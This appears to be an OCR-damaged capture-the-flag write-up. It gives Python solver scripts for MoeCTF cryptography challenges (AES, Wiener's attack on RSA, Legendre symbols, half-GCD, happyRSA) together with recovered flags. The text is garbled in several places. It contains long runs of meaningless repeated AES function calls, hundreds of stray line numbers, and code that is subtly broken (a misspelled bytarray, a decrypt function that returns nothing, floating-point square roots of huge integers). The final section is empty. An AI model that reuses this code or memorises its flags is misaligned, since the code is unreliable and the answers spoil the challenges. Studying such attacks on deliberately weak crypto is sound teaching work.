211    inv_sub_bytes(grid)
212    shift_rows(grid)
213    inv_shift_rows(grid)
214    mix_columns(grid)
215
216    sub_bytes(grid)
217    inv_sub_bytes(grid)
218    shift_rows(grid)
219    inv_shift_rows(grid)
220    mix_columns(grid)
221
222    sub_bytes(grid)
223    inv_sub_bytes(grid)
224    shift_rows(grid)
225    inv_shift_rows(grid)
226    mix_columns(grid)
227
228    sub_bytes(grid)
229    inv_sub_bytes(grid)
230    shift_rows(grid)
231    inv_shift_rows(grid)
232    mix_columns(grid)
233
234    sub_bytes(grid)
235    inv_sub_bytes(grid)
236    shift_rows(grid)
237    inv_shift_rows(grid)
238    mix_columns(grid)
239
240    sub_bytes(grid)
241    inv_sub_bytes(grid)
242    shift_rows(grid)
243    inv_shift_rows(grid)
244    mix_columns(grid)
245
246    sub_bytes(grid)
247    inv_sub_bytes(grid)
248    shift_rows(grid)
249    inv_shift_rows(grid)
250    mix_columns(grid)
251
252    sub_bytes(grid)
253    inv_sub_bytes(grid)
254    shift_rows(grid)
255    inv_shift_rows(grid)
256    mix_columns(grid)
257
258    sub_bytes(grid)
259    inv_sub_bytes(grid)
260    shift_rows(grid)
261    inv_shift_rows(grid)
262    mix_columns(grid)
263
264    sub_bytes(grid)
265    inv_sub_bytes(grid)
266    shift_rows(grid)
267    inv_shift_rows(grid)
268    mix_columns(grid)
269
270    sub_bytes(grid)
271    inv_sub_bytes(grid)
272    shift_rows(grid)
273    inv_shift_rows(grid)
274    mix_columns(grid)
275
276    sub_bytes(grid)
277    inv_sub_bytes(grid)
278    shift_rows(grid)
279    inv_shift_rows(grid)
280    mix_columns(grid)
281
282    sub_bytes(grid)
283    inv_sub_bytes(grid)
284    shift_rows(grid)
285    inv_shift_rows(grid)
286    mix_columns(grid)
287
288    sub_bytes(grid)
289    inv_sub_bytes(grid)
290    shift_rows(grid)
291    inv_shift_rows(grid)
292    mix_columns(grid)
293
294    sub_bytes(grid)
295    inv_sub_bytes(grid)
296    shift_rows(grid)
297    inv_shift_rows(grid)
298    mix_columns(grid)
299
300    sub_bytes(grid)
301    inv_sub_bytes(grid)
302    shift_rows(grid)
303    inv_shift_rows(grid)
304    mix_columns(grid)
305
306    sub_bytes(grid)
307    inv_sub_bytes(grid)
308    shift_rows(grid)
309    inv_shift_rows(grid)
310    mix_columns(grid)
311
312    sub_bytes(grid)
313    inv_sub_bytes(grid)
314    shift_rows(grid)
315    inv_shift_rows(grid)
316    mix_columns(grid)
317
318    sub_bytes(grid)
319    inv_sub_bytes(grid)
320    shift_rows(grid)
321    inv_shift_rows(grid)
322    mix_columns(grid)
323
324    sub_bytes(grid)
325    inv_sub_bytes(grid)
326    shift_rows(grid)
327    inv_shift_rows(grid)
328    mix_columns(grid)
329
330    sub_bytes(grid)
331    inv_sub_bytes(grid)
332    shift_rows(grid)
333    inv_shift_rows(grid)
334    mix_columns(grid)
335
336    sub_bytes(grid)
337    inv_sub_bytes(grid)
338    shift_rows(grid)
339    inv_shift_rows(grid)
340    mix_columns(grid)
341
342    sub_bytes(grid)
343    inv_sub_bytes(grid)
344    shift_rows(grid)
345    inv_shift_rows(grid)
346    mix_columns(grid)
347
348    sub_bytes(grid)
349    inv_sub_bytes(grid)
350    shift_rows(grid)
351    inv_shift_rows(grid)
352    mix_columns(grid)
353
354    sub_bytes(grid)
355    inv_sub_bytes(grid)
356    shift_rows(grid)
357    inv_shift_rows(grid)
358    mix_columns(grid)
359
360    sub_bytes(grid)
361    inv_sub_bytes(grid)
362    shift_rows(grid)
363    inv_shift_rows(grid)
364    mix_columns(grid)
365
366    sub_bytes(grid)
367    inv_sub_bytes(grid)
368    shift_rows(grid)
369    inv_shift_rows(grid)
370    mix_columns(grid)
371
372    sub_bytes(grid)
373    inv_sub_bytes(grid)
374    shift_rows(grid)
375    inv_shift_rows(grid)
376    mix_columns(grid)
377
378    sub_bytes(grid)
379    inv_sub_bytes(grid)
380    shift_rows(grid)
381    inv_shift_rows(grid)
382    mix_columns(grid)
383
384    sub_bytes(grid)
385    inv_sub_bytes(grid)
386    shift_rows(grid)
387    inv_shift_rows(grid)
388    mix_columns(grid)
389
390    sub_bytes(grid)
391    inv_sub_bytes(grid)
392    shift_rows(grid)
393    inv_shift_rows(grid)
394    mix_columns(grid)
395
396    sub_bytes(grid)
397    inv_sub_bytes(grid)
398    shift_rows(grid)
399    inv_shift_rows(grid)
400    mix_columns(grid)
401
402    sub_bytes(grid)
403    inv_sub_bytes(grid)
404    shift_rows(grid)
405    inv_shift_rows(grid)
406    mix_columns(grid)
407
408    sub_bytes(grid)
409    inv_sub_bytes(grid)
410    shift_rows(grid)
411    inv_shift_rows(grid)
412    mix_columns(grid)
413
414    sub_bytes(grid)
415    inv_sub_bytes(grid)
416    shift_rows(grid)
417    inv_shift_rows(grid)
418    mix_columns(grid)
419
420    sub_bytes(grid)
421    inv_sub_bytes(grid)
422    shift_rows(grid)
423    inv_shift_rows(grid)
424    mix_columns(grid)
425
426    sub_bytes(grid)
427    inv_sub_bytes(grid)
428    shift_rows(grid)
429    inv_shift_rows(grid)
430    mix_columns(grid)
431
432    sub_bytes(grid)
433    inv_sub_bytes(grid)
434    shift_rows(grid)
435    inv_shift_rows(grid)
436    mix_columns(grid)
437
438    sub_bytes(grid)
439    inv_sub_bytes(grid)
440    shift_rows(grid)
441    inv_shift_rows(grid)
442    mix_columns(grid)
443
444    sub_bytes(grid)
445    inv_sub_bytes(grid)
446    shift_rows(grid)
447    inv_shift_rows(grid)
448    mix_columns(grid)
449
450    sub_bytes(grid)
451    inv_sub_bytes(grid)
452    shift_rows(grid)
453    inv_shift_rows(grid)
454    mix_columns(grid)
455
456    sub_bytes(grid)
457    inv_sub_bytes(grid)
458    shift_rows(grid)
459    inv_shift_rows(grid)
460    mix_columns(grid)
461
462    sub_bytes(grid)
463    inv_sub_bytes(grid)
464    shift_rows(grid)
465    inv_shift_rows(grid)
466    mix_columns(grid)
467
468    sub_bytes(grid)
469    inv_sub_bytes(grid)
470    shift_rows(grid)
471    inv_shift_rows(grid)
472    mix_columns(grid)
473
474    sub_bytes(grid)
475    inv_sub_bytes(grid)
476    shift_rows(grid)
477    inv_shift_rows(grid)
478    mix_columns(grid)
479
480    sub_bytes(grid)
481    inv_sub_bytes(grid)
482    shift_rows(grid)
483    inv_shift_rows(grid)
484    mix_columns(grid)
485
486    sub_bytes(grid)
487    inv_sub_bytes(grid)
488    shift_rows(grid)
489    inv_shift_rows(grid)
490    mix_columns(grid)
491
492    sub_bytes(grid)
493    inv_sub_bytes(grid)
494    shift_rows(grid)
495    inv_shift_rows(grid)
496    mix_columns(grid)
497
498    sub_bytes(grid)
499    inv_sub_bytes(grid)
500    shift_rows(grid)
501    inv_shift_rows(grid)
502    mix_columns(grid)
503
504    sub_bytes(grid)
505    inv_sub_bytes(grid)
506    shift_rows(grid)
507    inv_shift_rows(grid)
508    mix_columns(grid)
509
510    sub_bytes(grid)
511    inv_sub_bytes(grid)
512    shift_rows(grid)
513    inv_shift_rows(grid)
514    mix_columns(grid)
515
516    sub_bytes(grid)
517    inv_sub_bytes(grid)
518    shift_rows(grid)
519    inv_shift_rows(grid)
520    mix_columns(grid)
521
522    sub_bytes(grid)
523    inv_sub_bytes(grid)
524    shift_rows(grid)
525    inv_shift_rows(grid)
526    mix_columns(grid)
527
528    sub_bytes(grid)
529    inv_sub_bytes(grid)
530    shift_rows(grid)
531    inv_shift_rows(grid)
532    mix_columns(grid)
533
534    sub_bytes(grid)
535    inv_sub_bytes(grid)
536    shift_rows(grid)
537    inv_shift_rows(grid)
538    mix_columns(grid)
539
540    sub_bytes(grid)
541    inv_sub_bytes(grid)
542    shift_rows(grid)
543    inv_shift_rows(grid)
544    mix_columns(grid)
545
546    sub_bytes(grid)
547    inv_sub_bytes(grid)
548    shift_rows(grid)
549    inv_shift_rows(grid)
550    mix_columns(grid)
551
552    sub_bytes(grid)
553    inv_sub_bytes(grid)
554    shift_rows(grid)
555    inv_shift_rows(grid)
556    mix_columns(grid)
557
558    sub_bytes(grid)
559    inv_sub_bytes(grid)
560    shift_rows(grid)
561    inv_shift_rows(grid)
562    mix_columns(grid)
563
564    sub_bytes(grid)
565    inv_sub_bytes(grid)
566    shift_rows(grid)
567    inv_shift_rows(grid)
568    mix_columns(grid)
569
570    sub_bytes(grid)
571    inv_sub_bytes(grid)
572    shift_rows(grid)
573    inv_shift_rows(grid)
574    mix_columns(grid)
575
576    sub_bytes(grid)
577    inv_sub_bytes(grid)
578    shift_rows(grid)
579    inv_shift_rows(grid)
580    mix_columns(grid)
581
582    sub_bytes(grid)
583    inv_sub_bytes(grid)
584    shift_rows(grid)
585    inv_shift_rows(grid)
586    mix_columns(grid)
587
588    sub_bytes(grid)
589    inv_sub_bytes(grid)
590    shift_rows(grid)
591    inv_shift_rows(grid)
592    mix_columns(grid)
593
594    sub_bytes(grid)
595    inv_sub_bytes(grid)
596    shift_rows(grid)
597    inv_shift_rows(grid)
598    mix_columns(grid)
599
599 ]
```

```

78         grid[i:i + 4] = mix_column(grid[i:i + 4])
79
80     def inv_mix_columns(grid):
81         def mul_by_9(n):
82             # 9 = 0b1001, x*9 = x*8 xor x
83             return mul_by_2(mul_by_2(mul_by_2(n))) ^ n
84
85         def mul_by_b(n):
86             # 11 = 0b1011, x*11 = x*8 xor x*2 xor x
87             x8 = mul_by_2(mul_by_2(mul_by_2(n)))
88             return x8 ^ mul_by_2(n) ^ n
89
90         def mul_by_d(n):
91             # 13 = 0b1101, x*13 = x*8 xor x*4 xor x
92             x8 = mul_by_2(mul_by_2(mul_by_2(n)))
93             x4 = mul_by_2(mul_by_2(n))
94             return x8 ^ x4 ^ n
95
96         def mul_by_e(n):
97             # 14 = 0b1110, x*14 = x*8 xor x*4 xor x*2
98             x8 = mul_by_2(mul_by_2(mul_by_2(n)))
99             x4 = mul_by_2(mul_by_2(n))
100            return x8 ^ x4 ^ mul_by_2(n)
101
102        def mul_by_2(n):
103            s = (n << 1) & 0xff
104            if n & 128:
105                s ^= 0x1b
106            return s
107
108        def inv_mix_column(c):
109            return [
110                mul_by_e(c[0]) ^ mul_by_b(c[1]) ^ mul_by_d(c[2]) ^ mul_by_9(c[3]),
111                mul_by_9(c[0]) ^ mul_by_e(c[1]) ^ mul_by_b(c[2]) ^ mul_by_d(c[3]),
112                mul_by_d(c[0]) ^ mul_by_9(c[1]) ^ mul_by_e(c[2]) ^ mul_by_b(c[3]),
113                mul_by_b(c[0]) ^ mul_by_d(c[1]) ^ mul_by_9(c[2]) ^ mul_by_e(c[3]),
114            ]
115
116        for i in range(0, 16, 4):
117            grid[i:i + 4] = inv_mix_column(grid[i:i + 4])
118
119    def key_expansion(grid):
120        for i in range(10 * 4):
121            r = grid[-4:]
122            if i % 4 == 0: # 对上一轮最后4字节自循环、S-box置换、轮常数异或，从而计算出当
前新一轮最前4字节
123                for j, v in enumerate(r[1:] + r[:1]):
```

```
124             r[j] = s_box[v >> 4][v & 0xf] ^ (rc[i // 4] if j == 0 else 0)
125
126         for j in range(4):
127             grid.append(grid[-16] ^ r[j])
128
129     return grid
130
131 def add_round_key(grid, round_key):
132     for i in range(16):
133         grid[i] ^= round_key[i]
134
135 def encrypt(b, expanded_key):
136     # First round
137     add_round_key(b, expanded_key)
138
139     for i in range(1, 10):
140         sub_bytes(b)
141         shift_rows(b)
142         mix_columns(b)
143         add_round_key(b, expanded_key[i * 16:])
144
145     # Final round
146     sub_bytes(b)
147     shift_rows(b)
148     add_round_key(b, expanded_key[-16:])
149
150     return b
151
152 def decrypt(b, expanded_key):
153     # First round (last round of encryption)
154     add_round_key(b, expanded_key[-16:])
155     inv_shift_rows(b)
156     inv_sub_bytes(b)
157
158     for i in range(9, 0, -1):
159         add_round_key(b, expanded_key[i * 16:])
160         inv_mix_columns(b)
161         inv_shift_rows(b)
162         inv_sub_bytes(b)
163
164     # Final round (first round of encryption)
165     add_round_key(b, expanded_key)
166
167 def aes(key, msg):
168     expanded = key_expansion(bytarray(key))
169
170     # Pad the message to a multiple of 16 bytes
```

```

171     b = bytearray(msg + b'\x00' * (16 - len(msg) % 16))
172     # Encrypt the message
173     for i in range(0, len(b), 16):
174         b[i:i + 16] = encrypt(b[i:i + 16], expanded)
175     return bytes(b)
176
177 def unaes(key, enc):
178     expanded = key_expansion(bytearray(key))
179     b = bytearray(enc)
180     for i in range(0, len(b), 16):
181         b[i:i + 16] = decrypt(b[i:i + 16], expanded)
182     return bytes(b)
183
184 if __name__ == '__main__':
185     key = b'Slightly different from the AES.'
186     enc =
187         b'%\x98\x10\x8b\x930\xc7\xf02F\xae\xedA\x96\x1b\xf9\x9d\x96\xcb\x8bT\r\xd31P\x
188         e6\x1a\xa1j\x0c\xe6\xc8'
189     dec = unaes(key, enc)
190     print('Decrypted:', dec)
191     #moectf{Th1s_1s_4n_E4ZY_AE5_!@#}

```

## ez\_wiener

### 代码块

```

1 import gmpy2
2 from Crypto.Util.number import long_to_bytes
3
4 def continued_fraction(n, d):
5     cf = []
6     while d:
7         q, r = divmod(n, d)
8         cf.append(q)
9         n, d = d, r
10    return cf
11
12 def convergents(cf):
13     num, den = [], []
14     for i, q in enumerate(cf):
15         if i == 0:
16             num.append(q)
17             den.append(1)
18         elif i == 1:
19             num.append(cf[0]*cf[1] + 1)
20             den.append(cf[1])

```

```

21     else:
22         num.append(num[i-1]*cf[i] + num[i-2])
23         den.append(den[i-1]*cf[i] + den[i-2])
24         yield (num[i], den[i])
25
26 def wiener_attack(e, n):
27     cf = continued_fraction(e, n)
28     for k, d in convergents(cf):
29         if k == 0:
30             continue
31         # Check if this d is the correct one
32         phi = (e*d - 1) // k
33         # Solve  $x^2 - (n - \phi)x + n = 0$ 
34         b = n - phi + 1
35         discriminant = b*b - 4*n
36         if discriminant >= 0:
37             sqrt_disc = gmpy2.isqrt(discriminant)
38             if sqrt_disc * sqrt_disc == discriminant:
39                 p = (b + sqrt_disc) // 2
40                 q = (b - sqrt_disc) // 2
41                 if p * q == n:
42                     return d
43     return None
44
45 n =
46     8460528575875785182845737766776229417575256112961009704835134927984013848339845
47     7225774806927631502994733733589395840262513798535197234231207789297886471069978
48     7728051903316706856102477244999422604043377038023848158356470291150235585903691
49     07257177909006753910122009460031921101203824769814404613875312981158627
50 e =
51     3600758263323886929866554406767811342232732393896476267290173503512770358692625
52     9430077542134592019226503943946361640448762427529212920888008258014995041748515
53     5690593103100438001768265137791472055005765689048751738369967715373970982559400
54     72198687847850344965265595497240636679977485413228850326441605991445193
55 c =
56     2537722788638103701129500546717063763572128876851062999467641258133859087850260
57     0384742518383737721726526909112479581593062708169548345605933735206312240456062
58     7287691481810620746157068854906471353417950761191020223170831186932958460527396
59     05264954692456155919893515748429944928104584602929468479102980568366803
60
61 d = wiener_attack(e, n)
62 if d is not None:
63     print("Found d:", d)
64     m = pow(c, d, n)
65     print("Message:", long_to_bytes(m))
66 else:
67     print("Wiener attack failed.")

```

```
56 #moectf{Ez_W1NNer_@AtT@CK! || }
```

## Ledengre\_revenge

代码块

```
1  from Crypto.Util.number import long_to_bytes, bytes_to_long
2  from Crypto.Cipher import AES
3  import math
4
5
6  def tonelli_shanks(n, p):
7      if pow(n, (p - 1) // 2, p) != 1:
8          return None
9      q = p - 1
10     s = 0
11     while q % 2 == 0:
12         q //= 2
13         s += 1
14     z = 2
15     while pow(z, (p - 1) // 2, p) != p - 1:
16         z += 1
17     m = s
18     c = pow(z, q, p)
19     t = pow(n, q, p)
20     r = pow(n, (q + 1) // 2, p)
21     while t != 1:
22         t2i = t
23         for i in range(1, m):
24             t2i = pow(t2i, 2, p)
25             if t2i == 1:
26                 break
27             if i == m:
28                 return None
29             b = pow(c, 1 << (m - i - 1), p)
30             m = i
31             c = pow(b, 2, p)
32             t = (t * c) % p
33             r = (r * b) % p
34     return r
35
36
37  def function(x, p):
38      if x >= p:
39          return x
40      if pow(x, (p - 1) // 2, p) == 1:
```

```
41         return pow(x, 2, p)
42     else:
43         return pow(x, 3, p)
44
45
46 def function_inv(y, p):
47     possible_x = []
48     for x in range(0, 256):
49         if function(x, p) == y:
50             possible_x.append(x)
51     return possible_x
52
53
54 def matrix_to_str(matrix):
55     b = bytes(sum([[matrix[row][col] for col in range(4)] for row in
56     range(4)], []))
57     return b.rstrip(b'\0')
58
59
60 def str_to_matrix(s):
61     matrix = [[0] * 4 for _ in range(4)]
62     for i in range(4):
63         for j in range(4):
64             matrix[i][j] = function(s[i * 4 + j], 251)
65     return matrix
66
67
68 def mod_inverse(a, n):
69     t, new_t = 0, 1
70     r, new_r = n, a
71     while new_r != 0:
72         quotient = r // new_r
73         t, new_t = new_t, t - quotient * new_t
74         r, new_r = new_r, r - quotient * new_r
75     if r > 1:
76         return None
77     if t < 0:
78         t = t + n
79     return t
80
81 # 给定数据
82 p_ =
83     71583805456773770888820224577418671344500223401233301642692926000191389937709
84 e = 65537
85 c_key =
86     1679283667939124174051653611794421444808492935736643969239278575726980681302
```

```
85 text =
86 a = [[239, 239, 251, 239], [233, 227, 233, 251], [251, 239, 251, 233], [233,
87 227, 251, 233]]
88 lis0 = [[341, 710, 523, 1016], [636, 366, 441, 790], [637, 347, 728, 426],
89 [150, 184, 421, 733]]
90 lis1 = [[133, 301, 251, 543], [444, 996, 507, 1005], [18, 902, 379, 878],
91 [235, 448, 836, 263]]
92
93 # 暴力破解key
94 for key in range(1, 65536):
95     if pow(key, 2 * e, p_) == c_key:
96         print(f"Found key: {key}")
97         break
98
99
100 aes_key = long_to_bytes(key << 107)
101 print(f"AES key length: {len(aes_key)} bytes") # 验证密钥长度
102 cipher = AES.new(aes_key, AES.MODE_ECB)
103
104 # 计算最终状态: 尝试两个平方根
105 S1 = tonelli_shanks(text, p_)
106 if S1 is None:
107     print("No square root found for text")
108     exit()
109 S2 = p_ - S1 # 另一个平方根
110 print("Trying first square root...")
111 S_bytes = long_to_bytes(S1)
112 if len(S_bytes) < 32:
113     S_bytes = b'\x00' * (32 - len(S_bytes)) + S_bytes
114 S0 = S_bytes[:16]
115 S1 = S_bytes[16:]
116
117
118 def reverse_round(state, lis_round, a, round_index):
119     matrix_N = [[0] * 4 for _ in range(4)]
120     for i in range(4):
121         for j in range(4):
122             matrix_N[i][j] = state[i * 4 + j]
123
124     matrix_M = [[0] * 4 for _ in range(4)]
125     for i in range(4):
126         for j in range(4):
127             possible_M = function_inv(matrix_N[i][j], a[i][j])
128             # 修复点: 直接使用 round_index 提取对应位
129             bit = (lis_round[i][j] >> round_index) & 1 # 修改这里!
130             possible_M = [x for x in possible_M if (x > a[i][j] // 2) == bit]
131             if not possible_M:
```

```
128             return None
129         matrix_M[i][j] = possible_M[0]
130
131     enc_candidates = [[] for _ in range(16)]
132     for i in range(4):
133         for j in range(4):
134             possible_enc = function_inv(matrix_M[i][j], 251)
135             enc_candidates[i * 4 + j] = possible_enc
136
137     from itertools import product
138     for enc_list in product(*enc_candidates):
139         enc_bytes = bytes(enc_list)
140         try:
141             prev_state = cipher.decrypt(enc_bytes)
142             return prev_state
143         except:
144             continue
145     return None
146
147
148 def reverse_all_rounds(state, lis_list, a):
149     current_state = state
150     for round_index in range(10):
151         current_state = reverse_round(current_state, lis_list, a, round_index)
152         if current_state is None:
153             return None
154     return current_state
155
156
157 # 对两个部分分别进行逆向
158 flag_part0 = reverse_all_rounds(S0, lis0, a)
159 flag_part1 = reverse_all_rounds(S1, lis1, a)
160
161 if flag_part0 and flag_part1:
162     flag = flag_part0 + flag_part1
163     print(f"Flag: {flag.decode()}")
164 else:
165     # 尝试第二个平方根
166     print("First root failed, trying second square root...")
167     S_bytes = long_to_bytes(S2)
168     if len(S_bytes) < 32:
169         S_bytes = b'\x00' * (32 - len(S_bytes)) + S_bytes
170     S0 = S_bytes[:16]
171     S1 = S_bytes[16:]
172     flag_part0 = reverse_all_rounds(S0, lis0, a)
173     flag_part1 = reverse_all_rounds(S1, lis1, a)
174     if flag_part0 and flag_part1:
```

```
175         flag = flag_part0 + flag_part1
176         print(f"Flag: {flag.decode()}")
177     else:
178         print("Failed to recover flag with both roots")
```

## ezHalfGCD

### 代码块

```
1  from Crypto.Util.number import long_to_bytes
2
3
4  def mod_inverse(a, n):
5      # 使用迭代方法计算模逆
6      t, new_t = 0, 1
7      r, new_r = n, a
8
9      while new_r != 0:
10          quotient = r // new_r
11          t, new_t = new_t, t - quotient * new_t
12          r, new_r = new_r, r - quotient * new_r
13
14      if r > 1:
15          return None # 模逆不存在
16      if t < 0:
17          t = t + n
18      return t
19
20
21  def poly_degree(p):
22      d = len(p) - 1
23      while d >= 0 and p[d] == 0:
24          d -= 1
25      return d
26
27
28  def poly_remainder(a, b, n):
29      deg_a = poly_degree(a)
30      deg_b = poly_degree(b)
31      if deg_b < 0:
32          return None
33      r = a[:]
34      while deg_a >= deg_b:
35          lead_r = r[deg_a]
36          lead_b = b[deg_b]
37          inv_lead_b = mod_inverse(lead_b, n)
```

```
38     if inv_lead_b is None:
39         return None
40     factor = lead_r * inv_lead_b % n
41     for i in range(0, deg_b + 1):
42         idx = deg_a - deg_b + i
43         if idx < len(r):
44             r[idx] = (r[idx] - factor * b[i]) % n
45     deg_a = poly_degree(r)
46     return r
47
48
49 def poly_gcd(a, b, n):
50     while poly_degree(b) >= 0:
51         r = poly_remainder(a, b, n)
52         if r is None:
53             return None
54         a = b
55         b = r
56     return a
57
58
59 # 主程序
60 e_val = 11
61 n =
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
637
638
638
639
639
640
640
641
641
642
642
643
643
644
644
645
645
646
646
647
647
648
648
649
649
650
650
651
651
652
652
653
653
654
654
655
655
656
656
657
657
658
658
659
659
660
660
661
661
662
662
663
663
664
664
665
665
666
666
667
667
668
668
669
669
670
670
671
671
672
672
673
673
674
674
675
675
676
676
677
677
678
678
679
679
680
680
681
681
682
682
683
683
684
684
685
685
686
686
687
687
688
688
689
689
690
690
691
691
692
692
693
693
694
694
695
695
696
696
697
697
698
698
699
699
700
700
701
701
702
702
703
703
704
704
705
705
706
706
707
707
708
708
709
709
710
710
711
711
712
712
713
713
714
714
715
715
716
716
717
717
718
718
719
719
720
720
721
721
722
722
723
723
724
724
725
725
726
726
727
727
728
728
729
729
730
730
731
731
732
732
733
733
734
734
735
735
736
736
737
737
738
738
739
739
740
740
741
741
742
742
743
743
744
744
745
745
746
746
747
747
748
748
749
749
750
750
751
751
752
752
753
753
754
754
755
755
756
756
757
757
758
758
759
759
760
760
761
761
762
762
763
763
764
764
765
765
766
766
767
767
768
768
769
769
770
770
771
771
772
772
773
773
774
774
775
775
776
776
777
777
778
778
779
779
780
780
781
781
782
782
783
783
784
784
785
785
786
786
787
787
788
788
789
789
790
790
791
791
792
792
793
793
794
794
795
795
796
796
797
797
798
798
799
799
800
800
801
801
802
802
803
803
804
804
805
805
806
806
807
807
808
808
809
809
810
810
811
811
812
812
813
813
814
814
815
815
816
816
817
817
818
818
819
819
820
820
821
821
822
822
823
823
824
824
825
825
826
826
827
827
828
828
829
829
830
830
831
831
832
832
833
833
834
834
835
835
836
836
837
837
838
838
839
839
840
840
841
841
842
842
843
843
844
844
845
845
846
846
847
847
848
848
849
849
850
850
851
851
852
852
853
853
854
854
855
855
856
856
857
857
858
858
859
859
860
860
861
861
862
862
863
863
864
864
865
865
866
866
867
867
868
868
869
869
870
870
871
871
872
872
873
873
874
874
875
875
876
876
877
877
878
878
879
879
880
880
881
881
882
882
883
883
884
884
885
885
886
886
887
887
888
888
889
889
890
890
891
891
892
892
893
893
894
894
895
895
896
896
897
897
898
898
899
899
900
900
901
901
902
902
903
903
904
904
905
905
906
906
907
907
908
908
909
909
910
910
911
911
912
912
913
913
914
914
915
915
916
916
917
917
918
918
919
919
920
920
921
921
922
922
923
923
924
924
925
925
926
926
927
927
928
928
929
929
930
930
931
931
932
932
933
933
934
934
935
935
936
936
937
937
938
938
939
939
940
940
941
941
942
942
943
943
944
944
945
945
946
946
947
947
948
948
949
949
950
950
```

```

5226420958105559745124335175361183427024510758792612799577083799765720056413915
9783438755362906511732933456755615781562673235575025697927723044975521898510169
824612319133648292886516647301360818651593931313229819219102145
64 C =
8945107301034755728495844569487779061779284580376010779738152970947182079628008
4105067698991955878395910015188302177646859937860562481472654323260967082619554
634252650191072801818056427790115614514543115589678554941920392777979439329210
2543393302006372956399576145417334532807278799589718622381620057759666841828591
3983258350126711508691876593898372838625208236072969452561125228276514497785808
23390982413676899240350899531142712699679747947910946259947856389602317004891
3817347131554294985713283726712589673407712556248022905799389445696729355999109
07961053536945947262426210286500553262856689698523083914877686
65
66 binoms = [1, 11, 55, 165, 330, 462, 462, 330, 165, 55, 11, 1]
67
68 for k in range(1, 11):
69     print("Trying k =", k)
70     C_k = (B * pow(k, e_val, n)) % n
71
72     P = [0] * (e_val + 1)
73     P[0] = (-A) % n
74     for i in range(1, e_val):
75         P[i] = 0
76     P[e_val] = 1
77
78     Q = [0] * (e_val + 1)
79     for i in range(0, e_val + 1):
80         binom = binoms[i]
81         term = binom * pow(e_val, i) * pow(-1, i + 1)
82         Q[i] = term % n
83     Q[0] = (Q[0] - C_k) % n
84
85     g = poly_gcd(P, Q, n)
86     if g is None:
87         continue
88     deg_g = poly_degree(g)
89     print("GCD degree:", deg_g)
90     if deg_g == 1:
91         c = g[1]
92         d_val = g[0]
93         if c == 0:
94             continue
95         inv_c = mod_inverse(c, n)
96         if inv_c is None:
97             continue
98         d_candidate = (-d_val * inv_c) % n
99         if (e_val * d_candidate - 1) % k == 0:

```

```

100     phi_candidate = (e_val * d_candidate - 1) // k
101     if phi_candidate < n and phi_candidate > 0:
102         if pow(phi_candidate, e_val, n) == B:
103             print("Found d:", d_candidate)
104             print("Found phi:", phi_candidate)
105             d_flag = mod_inverse(e_val, phi_candidate)
106             if d_flag is None:
107                 continue
108             m = pow(C, d_flag, n)
109             flag = long_to_bytes(m)
110             print("Flag:", flag.decode())
111             exit(0)
112
113     print("Not found")

```

## happyRSA

### 代码块

```

1  from Crypto.Util.number import long_to_bytes
2  import math
3
4  n =
5    1285238668916286471982562498218890787296129156021268130953533260584341177433311
6    1735430776946683470912161538331836055315818079380809171529085325078459157629335
7    3438657705902690576369228616974691526529115840225288717188674903706286837772359
8    866451871219784305209267680502055721789166823585304852101129034033822731
9  e = 65537
10 c =
11   1259860170301892496068333831463195288080109809285521420709527918207260113013551
12   0111275140173405927702596752778210933157386970345833344302644650454100833200249
13   7683482554529670817491746530944661661838872530737844860894779846008432862757182
14   462997411607513582892540745324152395112372620247143278397038318619295886
15 x =
16   5229649484169191487300750139401761445020851415722516343842381482390594188657437
17   55566045480035498265634350869368780682933647857349700575706505551383946063039
18   9915983325017019073643523849095374946914449481491243177810902947558024707988938
19   268598599450358141276922628627391081922608389234345668009502520912713141
20
21 # Calculate 4x - 3
22 four_x_minus_3 = 4 * x - 3
23
24 # Check if 4x-3 is a perfect square
25 sqrt_val = math.sqrt(four_x_minus_3)
26 if sqrt_val * sqrt_val == four_x_minus_3:
27     print("4x-3 is a perfect square")

```

```

16     n_phi = (sqrt_val - 1) // 2
17     print("n_phi =", n_phi)
18 else:
19     print("4x-3 is not a perfect square")
20     exit()
21
22 # Compute φ(n)
23 phi_n = n - n_phi
24
25 # Compute private key d
26 d = pow(e, -1, phi_n)
27
28 # Decrypt message
29 m = pow(c, d, n)
30
31 # Convert to bytes to get flag
32 flag = long_to_bytes(m)
33 print(flag.decode())

```

## ezlegendre

### 代码块

```

